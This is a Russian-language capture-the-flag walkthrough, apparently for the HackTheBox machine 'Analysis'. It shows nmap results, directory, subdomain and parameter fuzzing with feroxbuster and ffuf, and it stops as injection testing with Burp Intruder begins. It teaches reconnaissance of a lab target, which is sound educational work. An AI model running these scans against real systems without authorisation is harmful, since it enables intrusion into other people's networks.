Host is up (0.12s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-09 18:21:55Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: analysis.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3306/tcp  open  mysql         MySQL (unauthorized)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
33060/tcp open  mysqlx?
| fingerprint-strings:
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|_    HY000
```

Результат работы скрипта

Скрипт нашел много открытых портов, что типично для Windows:

- 53 — DNS;
- 80 (HTTP) — веб-сервер Microsoft IIS/10.0;
- 88 — Kerberos;
- 135 — служба удаленного вызова процедур (Microsoft RPC);
- 139 — служба сеансов NetBIOS, NetLogon;
- 389 — LDAP;
- 445 — SMB;
- 464 — служба смены пароля Kerberos;
- 593 (HTTP-RPC-EPMAP) — используется в службах DCOM и MS Exchange;
- 636 — LDAP с шифрованием SSL или TLS;
- 3268 (LDAP) — для доступа к Global Catalog от клиента к контроллеру;
- 3269 (LDAPS) — для доступа к Global Catalog от клиента к контроллеру через защищенное соединение;
- 3306 — СУБД MySQL;
- 5985 — служба удаленного управления WinRM;
- 9389 — веб-службы AD DS.

Уязвимости Null session на SMB нет, поэтому сразу идем на веб-сервер.


Не защищено | analysis.htb/#!/home
Analysis
Cybersecurity. Everywhere. Everyday.
Analysis © 2023 Privacy Policy

Главная страница сайта analysis.htb

ТОЧКА ВХОДА

На сайте ничего интересного найти не удалось, поэтому приступим к поиску скрытых файлов и каталогов.

Справка: сканирование веба с feroxbuster

Одно из первых действий при тестировании безопасности веб-приложения — это сканирование методом перебора каталогов, чтобы найти скрытую информацию и недоступные обычным посетителям функции. Для этого можно использовать программы вроде dirsearch, DIRB или ffuf. Я предпочитаю feroxbuster.

При запуске указываем следующие параметры:


- `-u` — URL;
- `-w` — словарь (я использую словари из набора SecLists);
- `-t` — количество потоков;
- `-d` — глубина сканирования.

Задаем все нужные параметры и запускаем сканирование:

```
feroxbuster -u http://analysis.htb/ -w directory_2.3_medium_
lowercase.txt -d 1 -t 256
```

Но ни файлов, ни каталогов найти не удалось, поэтому переходим к поиску поддоменов, что может открыть для нас новые сайты. Для этого я использую другую утилиту — **ffuf**.

```
ffuf -u 'http://analysis.htb/' -H 'Host: FUZZ.analysis.htb' -w
subdomains-bitquark-top100000.txt -t 128
```



```
internal                [Status: 403, Size: 1268, Words: 74, Lines: 30, Duration: 117ms]
```


Результат сканирования поддоменов с помощью ffuf

И находим один поддомен, который добавляем в файл `/etc/hosts`.

```
10.10.11.250 analysis.htb internal.analysis.htb
```

Сервер возвращает код ответа 403, поэтому придется поискать скрытые каталоги и здесь.

```
feroxbuster -u 'http://internal.analysis.htb/' -w directory_2.3_
medium_lowercase.txt -t 256 -d 1
```




```
404      GET       29l       91w     1273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET       29l       93w     1284c http://internal.analysis.htb/
301      GET        2l       10w      170c http://internal.analysis.htb/users ⇒ http://internal.analysis.htb/users/
301      GET        2l       10w      174c http://internal.analysis.htb/dashboard ⇒ http://internal.analysis.htb/dashboard/
301      GET        2l       10w      174c http://internal.analysis.htb/employees ⇒ http://internal.analysis.htb/employees/
```

Результат сканирования каталогов

В итоге находим три доступных каталога. Сканируем **dashboard** на предмет интересных файлов.

```
feroxbuster -u 'http://internal.analysis.htb/dashboard/' -w files_
interesting.txt -t 256 -d 1
```




```
404      GET       29l       91w     1273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET       29l       93w     1284c http://internal.analysis.htb/dashboard/
403      GET       29l       93w     1284c http://internal.analysis.htb//
200      GET        4l        5w       38c http://internal.analysis.htb/dashboard/index.php
200      GET       35l      211w     1426c http://internal.analysis.htb/dashboard/LICENSE.txt
200      GET       35l      211w     1426c http://internal.analysis.htb/dashboard/license.txt
```

Результат сканирования файлов

Нашли **index.php**, поэтому попробуем сканировать во всех каталогах только файлы PHP.


```
feroxbuster -u 'http://internal.analysis.htb/dashboard/' -w php_
files_common_5476.txt -t 256 -d 1
```



```
404      GET       29l       91w     1273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET       29l       93w     1284c http://internal.analysis.htb/dashboard/
200      GET        4l        4w       35c http://internal.analysis.htb/dashboard/details.php
400      GET        6l       26w      324c http://internal.analysis.htb/dashboard/%EXT%.php
200      GET        4l        4w       35c http://internal.analysis.htb/dashboard/Form.php
200      GET        4l        4w       35c http://internal.analysis.htb/dashboard/form.php
200      GET        4l        5w       38c http://internal.analysis.htb/dashboard/index.php
200      GET        4l        5w       38c http://internal.analysis.htb/dashboard/Index.php
302      GET        1l        1w        3c http://internal.analysis.htb/dashboard/logout.php ⇒ ../employees/login.php
200      GET        0l        0w        0c http://internal.analysis.htb/dashboard/upload.php
200      GET        0l        0w        0c http://internal.analysis.htb/dashboard/Upload.php
```

Результат поиска PHP-файлов в каталоге dashboard


```
feroxbuster -u 'http://internal.analysis.htb/users/' -w php_files_
common_5476.txt -t 256 -d 1
```



```
404      GET       29l       91w     1273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
400      GET        6l       26w      324c http://internal.analysis.htb/users/%EXT%.php
200      GET        1l        2w       17c http://internal.analysis.htb/users/list.php
200      GET        1l        2w       17c http://internal.analysis.htb/users/List.php
```

Результат поиска PHP-файлов в каталоге users


```
feroxbuster -u 'http://internal.analysis.htb/employees/' -w php_
files_common_5476.txt -t 256 -d 1
```



```
404      GET       29l       91w     1273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
400      GET        6l       26w      324c http://internal.analysis.htb/employees/%EXT%.php
200      GET       30l       60w     1085c http://internal.analysis.htb/employees/login.php
200      GET       30l       60w     1085c http://internal.analysis.htb/employees/Login.php
200      GET       30l       60w     1085c http://internal.analysis.htb/employees/LogIn.php
```


Результат поиска PHP-файлов в каталоге employees

В итоге получилось найти форму авторизации в веб-приложении.



Содержимое страницы employees/login.php

На странице **users/list.php** получаем сообщение о неверном параметре.




missing parameter

Содержимое страницы users/list.php

Попробуем подобрать имя параметра, для чего снова задействуем ffuf. Чтобы в вывод не попадали все варианты из списка, установим фильтр по размеру страницы с помощью параметра `-fs`.


```
ffuf -u 'http://internal.analysis.htb/users/list.php?FUZZ=test' -w
wordlistsparameters_2588.txt -t 64 -fs 17
```



```
name                    [Status: 200, Size: 406, Words: 11, Lines: 1, Duration: 103ms]
```

Результат сканирования параметров

Находим параметр **name**, который отвечает за фильтрацию пользователей по имени.


Не защищено | internal.analysis.htb/users/list.php?name=test


Search result

Username	Last Name	First Name	Company	Department	Office Phone	Fax	Mobile	DDI	E-Mail Address	Home Phone
CONTACT_										

Содержимое страницы users/list.php

В самом фильтре может найтись возможность для инъекции, поэтому переберем сначала символы, а затем их последовательности, которые могут привести к инъекции. Если она возможна, данные на странице изменятся, что мы можем отслеживать.

Перебор производим с помощью Burp Intruder.



Choose an attack type

Attack type: Sniper

